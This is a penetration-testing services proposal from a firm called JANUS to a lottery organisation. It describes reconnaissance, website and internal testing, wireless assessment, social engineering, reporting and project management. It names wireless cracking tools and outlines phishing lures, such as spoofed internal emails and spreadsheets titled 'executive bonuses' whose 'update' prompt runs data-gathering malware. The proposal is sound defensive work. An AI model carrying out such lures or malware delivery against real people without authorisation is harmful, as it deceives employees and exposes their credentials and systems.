At a time to be mutually agreed upon we will conduct focused external security penetration testing of the public network infrastructure systems and network to identify ports and services enabled which might allow us to reach anywhere within the in-scope environment. This activity will determine if someone could undertake an incursion into Lottery systems. In this testing, our consultants seek to gain as much knowledge as they can about the Lottery's Internet presence (as it pertains to the target components) using resources available to any technical person via the Internet.

Discovery and Attack

First, we will research information about the in-scope environment on the dark web to perform reconnaissance and discovery of what is available there and other places on the web that might be harmful. Most vendors will not do this but considering the current expansion of ransomware, this has become an important source of information that JANUS provides to our clients. We will also examine

what data are available on the Internet as we begin our threat modeling tasks designed to focus our efforts on areas of greatest weakness as well as what constitutes the most value to lose. We also utilize advanced mapping tools to ensure that we provide thorough initial focus on ports, operating systems, versioning, and other network discovery results so that we develop a thorough level of information upon which to begin to build our tests. We will then utilize what we find in our initial attempts to focus on gaining access to the network outside the perimeter by penetrating (the Attack), or circumventing, protection mechanisms as your ethical hacker in a non-destructive manner without being provided any information. We anticipate that this testing will encompass at least the following:

- Evaluation of IP address ranges;
- Internet vulnerability scanning;
- Lateral motion within the network;
- Potential compromise of Internet firewalls;
- Potential compromise of web server(s); and
- Other devices identified during testing.

We want to note that in this type of test our consultants might need to veer from their original testing plans to explore unexpected routes into the network (and/or focus area) that may surface during the testing. From this testing, we will determine where exploitation can occur and begin to examine, exploit, and document those possibilities.

We anticipate that this project will begin with our **“Eyes-Shut”** external testing methodology. This means that we will perform an examination, beginning with scanning, from outside, through the Internet with no Lottery-originated User IDs or information; rather, we will operate initially utilizing only the agreed-upon IP ranges determined by us to avoid disturbing other organizations. The **“Eyes-Shut”** approach is described below. Potential target hosts are identified, and screen prints taken during the testing to document potential vulnerabilities to be explored in the remaining testing.

Level 1 – “No Knowledge” or “Eyes-Shut” Testing

In this scenario, we typically receive no information regarding available information, User IDs, passwords, remote access numbers, etc. except the IP address range (to avoid accessing other organizations’ data), if you agree. Initial port scans and Internet research with appropriate tools determine what can be seen, what services are running, and what can be accessed, thus providing initial information and enumeration about weaknesses and vulnerabilities that may exist as well as targets of most value.

We focus on Internet-facing security devices, seek to discover the presence of open ports and unneeded services, evaluate the devices and systems for possible configuration errors/weak security settings, review the public network security architecture for potential weaknesses, and assess the resiliency to malware and malicious code.

While **“Eyes-Shut”** testing could go on for weeks or months (i.e., a real hacker who wanted to penetrate the environment could spend as long as it would take to gather the information needed), from a

cost/benefit standpoint, we believe a limited engagement is more appropriate. A limited engagement will still provide a realistic hacker's eye view of systems; it will *not* yield information about the obscure pathways into the systems, nor will it simulate the view that might be gained by those who already have some information (such as a disgruntled employee). It will, however, reveal many issues.

We will also request you to be cognizant of what activity your incident response team observes. We will "step up" the level of activity – from stealthy to more obvious if you wish – to try to determine how your current incident detection system works and at what level our activities are observed, and we can report this information in our deliverables. To prevent being blocked from testing, we will work with those Lottery staff members whom you designate. At the end of this cycle, activities and findings are documented, results analyzed to determine the level of risk, and appropriate remediation/mitigation strategies developed.

Where possible, we will also seek to address the following (among other items), if they are able to be determined as posing as an external penetration tester:

- Implementation flaws/code bugs that could open a vector to attack downstream Lottery application software;
- User authentication security;
- Access control mechanisms;
- Data communications integrity and confidentiality protections;
- Session management protections against attacks such as man-in-the-middle, session hijacking or session replay;
- Cryptographic module integrity;
- Adequate input validation protections against attack; and
- Presence of adequate auditing/logging of system events to preserve non-repudiation integrity and assess the capabilities present to detect/alert on targeted attacks or malicious activities.

We utilize a variety of testing and scanning tools for penetration testing tasks with which to perform our attacks and our exploitation tasks. Which ones we will utilize in this project will depend on how far into the Lottery environment we can penetrate (please see Appendix A for sample of our major tools). We also are utilizing additional, highly specialized tools in more recent tests which we will discuss with you, if you wish.

After the initial discovery, reconnaissance, and enumeration, we will then utilize appropriate tools to begin the first layer of exploitation testing and attacks. We review the results and begin to both 1) apply specialized tools to potential weak areas and 2) utilize manual investigatory techniques to determine what exposures we can uncover, often as the result of utilizing one weakness that allows us a partial way in and expanding on this to keep reaching further into the organization's network to determine if we are able to move laterally through the network or to gain control. JANUS' method always includes pivoting where possible and focuses on finding multiple ways to expose your environment, not simply one way in. Any potential brute force attacks will be coordinated with you.



Website Penetration Testing

Website testing focuses on in-depth tasks to determine if we can reach and compromise access to the website in-scope. These types of tests include elements of the external penetration testing described above as well as attempted manipulation to determine what the weaknesses might be. Tests are handled in a holistic and comprehensive manner to meet the objectives of the test. When we can obtain access, we focus on providing: 1) a complete picture of the website's trust model while considering as many avenues of attack as possible; and 2) detailed recommendations for improvements.

In each phase of this test, JANUS builds upon the data collected and derived in the previous phases to refine and clarify the trust model, paths of attack, vulnerabilities and weaknesses, and finally recommendations for improvement(s). Through this process, JANUS inspects the website to ensure that proper controls have been selected and implemented to ensure the confidentiality, availability and integrity of all aspects of the applications' processes, and their data.

We will follow the same structure as described in the external testing described above, where we perform reconnaissance, discovery, enumeration, mapping, attack, and exploitation. The following identifies the thorough structure that JANUS utilizes to exploit websites.

Identify Base Technologies (Enumeration)

This is included in the enumeration phase and consists of two activities. First, if we can access the website, JANUS catalogues everything reachable that supports it followed by research of each of the technologies to determine potential current (as of the day of review) weaknesses that the website may inherit simply by incorporating the technology.

Identify Application Components

Next, when reachable, JANUS divides the elements of the website into its basic components.

Identify Known Vulnerabilities (Assessment)

From this information JANUS seeks out known vulnerabilities affecting all aspects of its implementation. Most of these vulnerabilities have existing patches, but hackers regularly exploit systems where patches have not been applied in a timely fashion.

Identify User Roles

When we have pertinent permissions, we seek to validate that proper access permission and restrictions are assigned for each of the website user roles. Specific role-related tests are assigned to each of the relevant user roles. For example, in developing our test plan, we may define a variety of role-related test procedures (i.e., attempt to add user, attempt to change password, attempt to access a certain database, etc.). The role-related tests are then assigned to each of the user roles, based upon the access permissions and expectations associated with each user role.

Test/Verify Possible Vulnerabilities (Exploitation)

The final phase is to attempt to exploit the weaknesses by probing the website using test examples to verify the possible security flaws. This testing reveals potential vulnerabilities existing in the way the website is designed that are most feasible to exploit. This testing also uncovers and verifies weaknesses that otherwise might remain unnoticed until sometime in the future when they might create a security vulnerability or application error.



Website Details

JANUS pays special attention to the six typical classes of security vulnerabilities that place the confidentiality, availability, and integrity of your website at risk. These include:

- Data faults
- Control faults
- Input/output faults
- Interface faults
- Storage management faults
- Exception management faults

The final phase is to probe the website using test examples to verify the possible security flaws. This testing reveals potential vulnerabilities existing that are most feasible to exploit. The testing also uncovers and verifies weaknesses that otherwise might remain unnoticed until sometime in the future (when a particular section of the website is utilized) when they might create a security vulnerability or application error.

In this, JANUS seeks to find the component problems listed below (sample):

- Denial-of-Service Attacks – overflowing the ability of the application to handle transactions.
- Buffer Overflow Assaults – sending large numbers of characters against the application.
- Session Hijacking – capturing a session for another purpose.
- Sensitive Data – included within code.
- Time Bombs – designed to execute upon a specific time or occasion.
- Logic Bombs – code that executes upon a logical condition.
- Timing and Race – conditions that should be sequential but are not handled that way.
- Session Replay – taking unauthorized control of a previous authorized session.
- Validation – client-side dependence.
- Hidden Manipulation – hidden field value changes.
- Stealth Operations – placing of Trojan Horses.
- Easter Eggs – hidden messages revealed when the application is invoked.
- Parameter Tampering – altering URL parameters.
- Access Control – ensure no one other than authorized roles can access.
- Cross-Site Scripting – entering unauthorized script into authorized web pages.


- Debug Options – trying debug syntax on URLs.
- Locking – examining concurrency.
- Cookie Poisoning – altering cookie content.
- Exception Handling – sufficiency of this.
- Reverse Directory Transversal – extending system access beyond application boundaries.
- Cryptographic Weaknesses – that may allow the application to be compromised through weak encryption.
- Backup Checking – taking control of authorized sessions, or capturing sensitive information through browser “back to previous page” functions.
- Path Truncation – examining the potential for buffer overflow or script injection conditions.
- Hidden Web Paths – identification of paths not publicly advertised or linked.
- Backdoors – identifying extraneous access code.
- Mapping and Disclosure – identification of data flow and backend support applications, including database servers.
- Directory Enumeration – discovery of all directories – including sample, administrative and executable directories.
- Input Validation – to ensure trust boundaries remain in place.
- SQL Injection – sending unauthorized, unexpected, or malformed database commands.
- Caching – discovery of sensitive information contained in cached pages on server and client systems.

We typically categorize these into four classes of security vulnerabilities resulting from weaknesses.

These include:

1. The ability to manipulate parameters to alter hidden input values in HTML code;
2. The possibility for buffer overflows due to invalidated application strings and the URL query string;
3. Potential for undertaking a Denial-of-Services attack due to server input errors; and
4. Improper session management that allows indefinite display of sensitive data.

JANUS’ goal of the testing is to 1) produce a picture of the website’s trust models while considering as many avenues of attack as possible; and 2) provide detailed recommendations for improvements.



Internal/Client-Side Network Vulnerability Assessment

This type of testing is widely being accepted today as the current way to ensure that Lottery processes are protected against unauthorized internal users and/or anyone else who can obtain access to somewhere on your network (think about the SolarWinds incursion that allowed someone inside the organization who then was able to move throughout a wide variety of environments and commit mischief).

This testing follows the thorough JANUS methodology starting with research, discovery, and mapping in Part One of this testing. We initially focus on identifying ports and services enabled inside your

perimeter within the in-scope environment. In this, our staff takes either the perspective of someone with no approved access, or, in Part Two, as a low-level user attempting to circumvent your controls. In this, after a possible initial analysis with no credentials, we will request a basic User ID and password, similar to what an employee (working from home) or one of your vendors might possess. Our consultants draw on information already known and attempt to determine passwords and circumvent Lottery controls methodically as we move about the network and attempt to access operating systems and applications, documenting what can be accessed and determining what is reachable – and exploitable.

In is this step where, when we can penetrate and move laterally through the network, we will also focus on:

- Other network devices
- Databases
- Operating systems
- Reaching enterprise applications
- Web applications
- Other areas

JANUS staff will draw on information gleaned from previous steps and use both vulnerability tools and manual simulation and exploration and exploitation most appropriate to the task at hand (and with Lottery permission or guidance). This testing forms the basis for reporting on the status and state of technical security controls to reach servers, databases, desktops, or other in-scope environments from outside the organization.

Other areas are also tested, based on knowledge gained from our consultants' experiences in other sites and of the scope of the project. We will report on exploitable processes, hosts, devices, and vulnerabilities and their level of risk along with known fixes, recommendations and resource estimates to correct or mitigate risk.

A wide variety of issues are investigated, and at a minimum, the following are utilized:

- Injection
- XSS
- XML
- Broken authentication, access control, and session management
- Sensitive data exposure
- Insecure direct object references
- Security misconfigurations
- Failure to restrict URL access
- Insecure deserialization
- Un-validated redirects and forwards
- Insecure cryptographic storage

- Insufficient transport layer protection
- Insufficient logging/monitoring

We begin this phase of the assessment by scanning from inside your perimeter. We then will clarify the trust model, paths of attack, vulnerabilities and weaknesses in the infrastructure and determine where we can upgrade our authority to operate and access areas of the infrastructure to which we should not be allowed. Through this process, we will focus on inspecting the overall implementation to ensure that adequate controls have been selected and implemented where necessary to ensure the confidentiality, availability, and integrity of all aspects of the in-scope environment.

To begin the process, when we arrive on-site, JANUS also requests a short introductory session delivered by the most appropriate Lottery staff members, if agreeable. This provides JANUS engineers with an overview of your operational methods and structure. JANUS also requests a presentation of organizational structure, overall network components, and the network/security structure in place. Also beneficial is information about your security objectives, risk tolerance/risk aversion profile, anticipated growth/needs, etc. We will work with you to ensure that a wide variety of vulnerabilities and control weaknesses are addressed, not simply those that can be discovered via scans. To do this, JANUS staff also examines the following, utilizing various techniques and using sampling:

Scanning – We will request, if agreeable, credentials for your network and perform internal scanning to determine what initial problems we uncover. Once we complete this step, we will move on to the following items. Various tools are utilized, depending on Lottery needs and issues found during the scanning process. We work with you to identify the internal IP addresses in scope. From this the initial scanning is completed. We will determine what access we can acquire and identify the hosts, operating systems, services, servers, etc. upon which we will then perform follow-on work. We utilize a variety of testing and scanning tools for tests such as this. Which ones we will utilize in this project will depend on the Lottery environment as implemented.

Architecture – In examining the architecture, the JANUS team determines how the network is designed, how the servers interconnect, and what the various operability functions are for each. This forms the basis for the technical analysis of the risks inherent within the environment.

Configuration – Configuration testing of both the security devices and the network are some of the most overlooked, yet critical, components of security system management. JANUS, as a company that works with many different organizations every year to test their system configuration elements, encounters a wide disparity between sites. As a result of our work with these organizations JANUS has a great deal of experience in testing firewall/router/switch configurations (and their security impacts), etc.

Target Server Business Processes – Determination of the business processes for which the target servers are used. During this step JANUS gains an understanding of the relative importance of the various servers to the Lottery. The engineers utilize this information to better target business risk and opportunities for analysis.

Control Functions – Control functions are tested to discern which might be at risk or allow errors. Examination of logical areas for operating platforms will involve manipulation of “other-than-regular” logical network computing paths to gain access. These paths may lead through convoluted passages and other network segments that initially may not be accessible. JANUS engineers look for other information depending on the pattern of results, and the remaining assignment requirements. Following this, a series of probing exercises is performed. These seek to determine:

- Discrepancies in actual controls vs. intended controls (per appropriate Lottery intent through policy and regulations);
- Weak implementation of policy according to industry security controls and best practices;
- Possible results of issuing various malicious payloads through Denial of Service attacks, as approved; and
- Security exposures that could result from the way multiple boxes are connected (particularly network routers with other boxes) or used together.

Operating System and Network Weaknesses – The next step encompasses investigation of the Lottery’s operating systems, network, or database weaknesses related to the in-scope targeted infrastructure (e.g., DNS spoofing), including analytical findings, recommendations, prioritization, and mitigation or closure needs. JANUS examines firewall/router ports, associated identify and access controls, endpoints, and services enabled to permit access and the configuration of the internal operating systems that permit this access as compared to that recommended by the vendor (along with why variances exist). Upon completion, the JANUS consultants evaluate the implementation of the boxes, how policies are applied, system by-pass capabilities and other vulnerabilities.

Monitoring – JANUS will review what monitoring is being undertaken and how well structured towards security those techniques are as well as how they are managed to provide adequate security.

Inter-Connectivity – In evaluating inter-connectivity, JANUS examines how the components touch the operating system, what the particular security weaknesses are, and what type of problems procedural tasks cause. Recommendations for risk mitigation are gathered.

Mobile Connectivity

Part of this assessment will include how employees connect from either a mobile device or a remote business connection which can generate a host of issues that your organization would never face if that person were in the office. It is important to test the technical environment to ensure proper safeguards have been implemented effectively. For technical controls, there are two primary areas of review: the remote access architecture including VPN, and the end-user environment including patch levels and other host controls.

We will examine remote access (both of your devices and access by your partners) and how the Lottery protects such access. We will review the use of tokens (if utilized) and certificate usage (if they are in place) and examine how monitoring occurs for unauthorized use. Authentication mechanisms utilized

by your specific technology will be observed along with the type of keys being accepted during session management and configuration. The consultants will determine if the alerts are tripped and where that occurs and perform a spoof of IP addresses. They will also review protocols in use and determine if they utilize strong encryption. These types of tests will be combined with all the others being completed to produce the findings.



Wireless Assessment

JANUS begins this process by working with you to target the specific site(s) or location(s) on which to conduct the test. We utilize software to gather information about the different types of wireless traffic in the specified area. Using the perimeter established before the test, the JANUS analyst will gather data from around (and inside) the perimeter of the location to determine what the wireless footprint is for the target network and any neighboring networks. This will allow us to see what may be available to an attacker outside the perimeter or available to an employee inside the perimeter.

Once we finish gathering and identifying the target wireless networks' footprints and basic information for each location, we begin the target network testing process. The first step of this process has the JANUS analyst performing passive and active scans of the wireless environment. This helps the tester determine what devices are active in the area. Additionally, during this phase we compare the MAC addresses of all devices located to manufacturer lists or to a list of known MAC addresses. This step helps identify potentially unauthorized wireless devices that may be available to employees or attackers outside the building. After this the JANUS analyst will begin searching for vulnerabilities to determine if there is an actual risk or simply a false positive.

For our wireless tests we utilize a variety of tools. These include:

- Aircrack-ng – suite of tools for monitoring, capturing and exploiting wireless protocols
- NetStumbler – identify protected and/or unprotected wireless LANs
- Kismet – detect wireless networks
- Wellenreiter – discover wireless networks, decode DHCP and ARP traffic, capture wireless traffic
- WaveStumbler – map wireless networks
- APSniff – capture wireless network traffic
- Ethereal – capture, decode, and analyze wireless traffic
- THC-Rut – access wireless access points, spoof DHCP, BOOTP, and ARP requests
- AirSnort – recover/crack WEP encryption keys
- WEPCrack – recover/crack WEP encryption keys

We have conducted many of these types of tests for our clients with results that provided information on a wide variety of unexplained and unauthorized wireless installations. We will test for the items you list in your solicitation as well as the additional tests that we undertake.



Social Engineering

You indicated that you want social engineering in our testing. We will work with you to determine what specific type of social engineering would be helpful to the project with the 200 subjects.

During social engineering tests consulting firms used to portray the Social Engineer as the "con man" of this business, taking the low-tech road rather than using programming skills and other cracker techniques. However, this has dramatically changed over the past few years and now it is quite apparent that nation states are regularly utilizing highly sophisticated "advanced persistent threats" (APT) which start with social engineering. In addition, there is a great deal of evidence presented by the FBI that criminal groups are using social engineering to steal from our applications or quietly breach them.

Therefore, the form of social engineering has taken a dramatically more technical approach even though its goal still is to cause a person who uses computer systems to reveal IDs, passwords and other confidential information either through persuasion or theft of data. Highly skilled JANUS engineers perform social engineering tasks to determine what vulnerabilities could be exploited via a real social engineering campaign. JANUS brings that information forward so Lottery can protect its applications and infrastructure.

The following types of tactical efforts are typically utilized. JANUS works with you to decide upon appropriate activities.

Email Phishing Attacks

Send an email to employees. The email would appear to originate from a trusted source within your organization but would not actually be that. The email would also entice the recipient to perform some action. This action can be simply to click on a link that brings him/her to a web page indicating that he/she has just failed a Phishing Test. It may take them to a fake website, which attempts to steal credentials, it may contain carefully programmed, non-destructive malware, designed to capture confidential information.

Malware

With advanced testing, these can also use customized code meant to simulate a malware attack. Malware can be deployed via email attachments, links to websites, or by removable media. However it is deployed, JANUS malware tests are non-destructive. JANUS does not use actual malware created by anonymous coders. JANUS will only use industry standard code, or code specifically developed by JANUS programmers for our clients.

In this, JANUS completes a custom program designed to launch when the target clicks the message. The program retrieves basic system variables that identify the computer name, domain, username, and other standard information. The program does not retrieve confidential information and does not remain on the computer. However, a malicious attacker could use the same technique to gain remote

access to the computer and establish an unauthorized Internet connection into the internal network, providing a platform for conducting a serious attack on your confidential data.

The program transmits results back to JANUS Internet servers, using encryption. JANUS can see when removable media has been inserted, by inspecting Internet server logs.

Computers that are properly configured will be immune to this attack. Therefore, JANUS has developed a second method of launching the malware. Several spreadsheets are included in the email, with names such as “1st QTR layoffs” and “executive bonuses.” When a user opens one of these spreadsheets, he/she is directed to click “update” to view confidential information. When “update” is clicked, the malware is executed.

Technological

One type of technological social engineering attack is the use of email attachments that contain malicious code. The subject and body of the email will often appeal in some way to the recipient prompting him/her to open the attachment to gain more detailed information than what was available in the heading.

Persuasion

Hackers themselves teach social engineering from a psychological point-of-view, emphasizing how to create the perfect psychological environment for the attack. Basic methods of persuasion include: impersonation, ingratiation, conformity, diffusion of responsibility, and plain old friendliness. Regardless of the method used, the main objective is to convince the person disclosing the information that the social engineer is in fact a person that s/he can trust with that sensitive information.



Compliance with Testing Standards

JANUS adheres to the NIST SP 800-115 structure and also follows the Penetration Testing Execution Standard (PTES) in cooperation with the MITRE ATT&CK structure so that we provide a thorough penetration test methodology and vulnerability examination. In fact, JANUS penetration tests do not simply try to find one way in (a simple penetration). We back out and seek additional ways of “penetrating” the environment so that we bring as much value as possible to our client’s project. All our testers follow the same protocols, focused on quality, so that both our process and results are consistent. These are testers who are full-time employees of JANUS, not subcontractors, and we have carefully schooled them in a strong methodology, coupled with advanced tools licensed by JANUS, so that you receive the best of what the industry has available. In fact, as an example, we are testing a new, highly advanced tool this week. The creator of the tool has brought it to our staff, who will repeat a penetration test completed recently for a client, to determine what results the tool provides – to determine if it can live up to our expectations for thoroughness and results. We are always seeking improvements in our process and our tools to bring you ever increasing value. [Please also review our redacted penetration test in the appendices to obtain a partial view of the thoroughness of our results.]

For network and web penetration/vulnerability tests, JANUS also utilizes (in addition to the application OWASP standard) a thorough JANUS-developed checklist for our testers to ensure that all aspects of the network or application are tested. This includes testing categories focused on:

- Information Gathering
- Configuration/Patch Management
- Identity Management
- Authentication
- Authorization
- Session Management
- Data Validation/Injection Attacks
- Error Handling
- Encryption
- Business Logic
- Client Side Testing

Each of these has multiple steps within them that our testers utilize to ensure a thorough application test.



Deliverables

Our reports utilize the results of the above efforts for the particular test to determine what the Lottery has in-place today and what we recommend you should undertake to improve the security posture. We also will provide feedback to your staff to discuss what a potential “best practices” Lottery security environment is expected to include (as well as include the specific standards you have requested). We can also report your compliance according to the following standards (which we perform to regularly) and others, unless you wish others to be the focus:

- Open Web Application Security Project (“OWASP”)
- NIST Cyber Security Framework or 800-53
- Other standards

We incorporate the best of the Penetration Testing Execution Standard (PTES) and the Open Source Security Testing Methodology Manual (OSSTMM) as well as the approaches within NIST 800-115 regarding network testing.

This is a customized report. We will have multiple appendices that contain technical information for your systems people to guide them in remediation, but our findings and recommendations are customized to your particular environment and needs.

Following our investigation and analysis, we begin documenting findings, and gathering recommendations to begin the process of preparing our findings and report. The report is submitted in

draft, for management comments, needed clarification, then a final version, upon receipt and discussion of both draft findings and management's response.

Because these are primarily technical assessments; the report will also contain screen shots and detailed information about the issue or gap to guide your technical personnel. We will also hold a feedback session with Lottery stakeholders to discuss the draft – particularly the technical elements if you so wish. Once we have your agreement, we will incorporate these into the final report.

Where we are analyzing technical risks (in particular), we typically report our findings regarding priority as Critical, High, Medium, and Low risk. Critical problems (especially technical ones) also are reported immediately to management as soon as they are discovered.

Our reports are prepared immediately after completing testing and are typically available within two weeks, although this does depend somewhat on the number of findings.

For your needs, JANUS will include a Reference section following the business risk. This is where we include reference to the specific standards that agree upon to help you meet your requirements.

The draft report will provide the needed actions, with detailed findings and recommendations (please see Appendix B for typical form of JANUS findings).

Preliminary Draft

Because penetration testing and vulnerability assessing are technical tasks, we have incorporated a strong technical approach to presenting detailed findings than used to be the case, along with the summarized findings. For the technical section, each report includes the risks discovered along with detailed analysis of what was found, how it was found, conclusions, and recommendations. A unique component of JANUS reports, and of significant help to management, is the compliance standard against which the finding was measured (this is where you will find your particular standards identified) and a definition of the business risk that each technical finding causes. This latter element is of great value to management staff for it helps them understand *why* each finding is important to the Lottery's business in terms that assists them better understand the need for remediation. This typically translates very technical results into business terms that everyone can understand.

Beyond the business risk, the report contains proof of findings in the form of logs, screen shots, IP addresses, and any other proof that JANUS gathers during the testing period. The report details typically include:

- Executive summary for a non-technical audience that identifies the most critical findings, and how the individual findings were found
- Methodology and approach
- Positive security aspects identified (additional value)
- Matrix of vulnerabilities
- Detailed reporting

- Description of each risk
- Business risk (potential impact to the Lottery business)
- Priority (severity rating which will address potential of impact to the organization)
- Risk level (probability or likelihood of exploitation)
- Applicable standard(s)
- Ease of remediation
- Estimated work effort for remediation
- How the vulnerability was found
- Suggested recommendation(s)
- Supporting detailed exhibits for vulnerabilities when appropriate
- Detailed technical vulnerability findings (the specific security concern) and gaps, misconfigurations, and potential breaches
- Detailed technical remediation recommendations
- Supporting detailed exhibits for vulnerabilities (as verification) when appropriate

Both ease of remediation and business risk provide added value and will assist you to evaluate how you will utilize your resources to remediate the problems JANUS uncovers.

JANUS technical assessment reports contain four (4) sections. These include:

1. The Executive Summary (Section 1), a summary followed by the story of the assessment/testing – what was undertaken, how the testing was done, how weaknesses were found, and what was revealed – the “story” of the assessment in more general, management terms;
2. The Risk Matrix (Section 2) which is a thumbnail description of the problems uncovered, what the specific problem/issue was, JANUS’ recommended action, and the Risk Level our testers determined it resulted in (see below matrix);
3. The detailed findings (Section 3) where each individual issue or weakness and recommendation is laid out in detail, accompanied by a business risk that will be meaningful to executive management to explain what this technical issue means to your Lottery business; and
4. Technical appendices (Section 4) that will be helpful to the technical staff.

JANUS utilizes this format to ensure that you receive a full picture of what was undertaken along with results needed to allow you to utilize your resources effectively during your remediation phase.

Report Summaries

Beyond Section 1 Executive Summary, in Section 2, we present a concise technical management Risk Matrix summary in addition to the detailed technical findings later in the report. In this Section, the technical management summary chart is a helpful overview. For this, JANUS works to produce a meaningful explanation of the most important elements of the assessment tasks. The following is one example of such an analysis.

#	System	Business Risk/Impact	Vulnerability Description	Solution	Risk Level
1	[redacted].org	Private history of [redacted].	A history of several years of [redacted] is stored in Google, potentially violating [redacted].	Configure the robot.txt file, and coordinate with Google and Archive.org to remove historical data.	High
2	[redacted]	Developer console in the DMZ may lead to alteration of production code and data.	The management console for the [redacted] is exposed to the Internet.	Remove administrative and developer tools from external access through the DMZ.	High
3	[redacted] [redacted] [redacted] [redacted]	Defunct test and development websites exposed to the Internet.	Non-production websites may be un-monitored, with untested or unconfirmed security, and may contain production data.	Remove websites from the Internet that are not currently used for production purposes.	Medium
4	[redacted] [redacted] [redacted]	Websites enable user names to be guessed.	Attackers can discover valid users' names during reconnaissance prior to an attack.	Alter error messages to reveal no information during invalid authentication.	Medium

Deliverables are submitted in draft, then final versions. The draft report provides the needed actions, with detailed findings and recommendations, and will be presented to you for feedback prior to completion of the final report. After comments and review, the final report is submitted.

Technical Detail Report

Section 3 includes the risks discovered along with detailed analysis of what was found, conclusions, and recommendations. A unique component of JANUS reports, and of significant help to management, is a definition of the business risk that each finding causes. This is of great value to management for it helps executives understand why each finding is important to your business in terms that are not technical. This helps translate what are sometimes very technical results into business terms that everyone can understand.

Beyond the business risk, the report contains proof of findings in the form of logs, screen shots, IP addresses, and any other proof that JANUS gathers during the testing period.

Appendices (Section 4) are included, as appropriate, including tools utilized, screen captures, and technical risk details which are too lengthy for insertion within the findings.

We also provide additional value to our clients by supplying more pertinent information in our detailed deliverables than is typical. Each finding is explained in detail and contains the following elements:

- Business risk (potential impact to the State's business);
- Priority (severity rating which will address level of impact to the organization);

- Risk level (probability of exploitation rating);
- Applicable standard(s);
- Ease of remediation;
- Estimated work effort;
- Finding itself (the detailed description); and
- Detailed recommendation/remediation.

Both ease of remediation and business risk provide added value and will assist the Lottery to evaluate how you can best utilize your resources to remediate the problems we uncover.

Presentation

After each test, JANUS will provide a findings presentation where we will meet (typically via teleconference) and discuss the results of the test with management and/or technical staff. We conduct a significant number of these each year and are well versed in how to present the findings and answer any questions you may have.

Final Report

Each final report is prepared shortly after receiving management comments/questions in preparation for the final report.

Status Report

Periodic status reports will be provided that focus on activities completed during the previous period; activities for the next period; issues and problems; project risks; and needs from the Lottery.

Form of the Deliverable

We will produce all deliverables in electronic and hardcopy (if required). These can be deposited into JANUS' secure portal for rapid and easy retrieval by Lottery staff accompanied by high levels of security – or we can specifically deliver them.



Project Management Approach

JANUS is a vendor-neutral company. We take no revenue from vendors, and we sell none of their hardware or software. As vendor-neutral consultants to both large and small organizations with complex needs, we subscribe to a high standard of results focused only on you, our potential client, with experienced project management and a focus on accuracy and we keep these foremost in our dealings with clients. JANUS ensures the quality of our services by emphasizing that only performance of the highest caliber meets our standards. Nothing less is tolerated.

JANUS' project managers employ industry recognized methodologies as defined by the Project Management Institute (PMI) when and where appropriate to ensure "sanity" to what are often hectic schedules and complicated tasks.

Project Planning

We are adept at guiding projects to successful completion and are prepared to begin this project within an agreed-upon schedule. The project plan developed during the proposal process that enables us to determine fees will be finalized with dates during project initiation and will include detailed project steps and a schedule with dependencies, resource allocation, and estimates of work effort as well as duration. Because we have conducted so many similar projects over so many years, we are adept at foreseeing potential delays and logistical complications and can develop both our project plan and schedule that anticipate the typical complications that might arise in any project.

During this early phase we will also finalize our plan for undertaking the project. There are two elements to this: first, we align the project schedule with your needs after discussion; and second, we detail how we intend to undertake the various tasks. We will discuss the plan with you to receive concurrence prior to beginning the specific tasks.

Although our management process incorporates the following elements, these will be structured to be as efficient as possible to meet your needs:

- Scope and Cost Management
- Schedule Management
- Human Resources Management
- Communications Management
- Risk and Issues Management
- Quality Management

Scope and Cost Management

We will include in our planning:

- ✓ Regular scope alignments with you
- ✓ Establishing mechanisms that help facilitate identification of changes to our scope and analyzing their impacts
- ✓ Mechanisms for documenting scope changes and identifying the communications protocols for communicating and gaining approval for any scope change prior to executing work on any new task(s)

These all have an impact on cost. In addition to scope, schedule will be managed to ensure that we meet the due dates of the project, thus also affecting cost.

Schedule Management

JANUS works from detailed project plans that provide the tasks timeline, and resources for our work on the project along with the City and any third-party vendor dependencies.

Within our planning we will establish protocols for schedule management including:

- ✓ Frequency of schedule updates
- ✓ Process for creating schedule updates including clear roles and responsibilities between our team, the City, and other applicable stakeholders

- ✓ Protocols for communication of schedule status or changes or approvals

Human Resources Management

Human Resources Management is critical to our ability to properly align the appropriate skill sets with project needs. This will be true for this project also where we will need to provide subject matter professionals with cyber security experience. We will discuss these needs with you, as part of our planning, to include the following:

- ✓ Refinement of the organizational structure offered within this proposal based on input and feedback from you
- ✓ Clear definition of roles and responsibilities within the engagement in coordination with the scope and objectives section of the project
- ✓ How we will manage staff changes (if any but not anticipated since these are all JANUS employees)
- ✓ Mechanisms, including communication channels for you, for handling potential performance concerns

Communications Management

We believe that to be effective in our role, it will be important to define clear communications protocols to provide mechanisms to:

- ✓ Report status including establishing templates
- ✓ Communicate status of scope, schedule, progress, and budget
- ✓ Identify tools for project tracking

Risk and Issues Management

It is important for our team to manage risk and issues within the project itself. Examples of these risks might include the need to bring in subject matter professionals to support previously unknown specific project needs or adjust work plans and schedules in response to unforeseen challenges. As a result, we will manage possible risks of our work. The approach we use includes a six-step framework process of Plan, Identify, Analyze, Respond, Track, and Communicate. Our team will determine risks that will be reported on, through any interim reports. Our goal of risk reporting is to identify risks, and report on them prior to their conversion into issues. A sample risk issues log is presented below:

Total Issues				
16				
Open Issues				Closed Issues
13				3
Critical 0	High 1	Moderate 3	Low 3	

This summary is supported by details behind each of the issues (see below):

Third Party Response		
Status: Open	Level of Risk: Moderate	Stakeholder: (name)

Description: the [redacted] vendor is not responding to repeated requests for information deemed important to the project.

Action(s): Escalated to [redacted] management.

Secure Communication

This project will require sharing confidential information. JANUS avoids using email attachments whenever possible, especially when confidential reports or information is being shared. To that end, JANUS will establish a secure portal dedicated to this project. Only JANUS team members and duly designated Lottery staff will have access to the portal. The portal is protected by advanced encryption and access controls.

Status Meetings

The purpose of these periodic meetings is to report on tracked project schedules, project milestones, logistics, and any metrics associated with project progress. At a high-level, actual findings and observations from the audit and analysis – or – progress against project tasks will also be shared during the meeting. To be respectful of people’s time, we recommend that these meetings be attended by the core project team, with others invited as needed according to the phase of the project or task.

Quality Management

Quality is also part of our project management approach. As consultants to large organizations with complex needs, we subscribe to the standards of true quality and we keep them foremost in our dealings with clients. We believe that quality and information security and control are closely aligned.

OPTIONS



Policy and Procedure Review

A review of pertinent policies is a necessary component for a thorough assessment. To accomplish this, during the preparation phase we will request the policies and procedures that are relevant to the scope of this project and begin reviewing and assessing them for adequacy to the standards requirements of your organization.

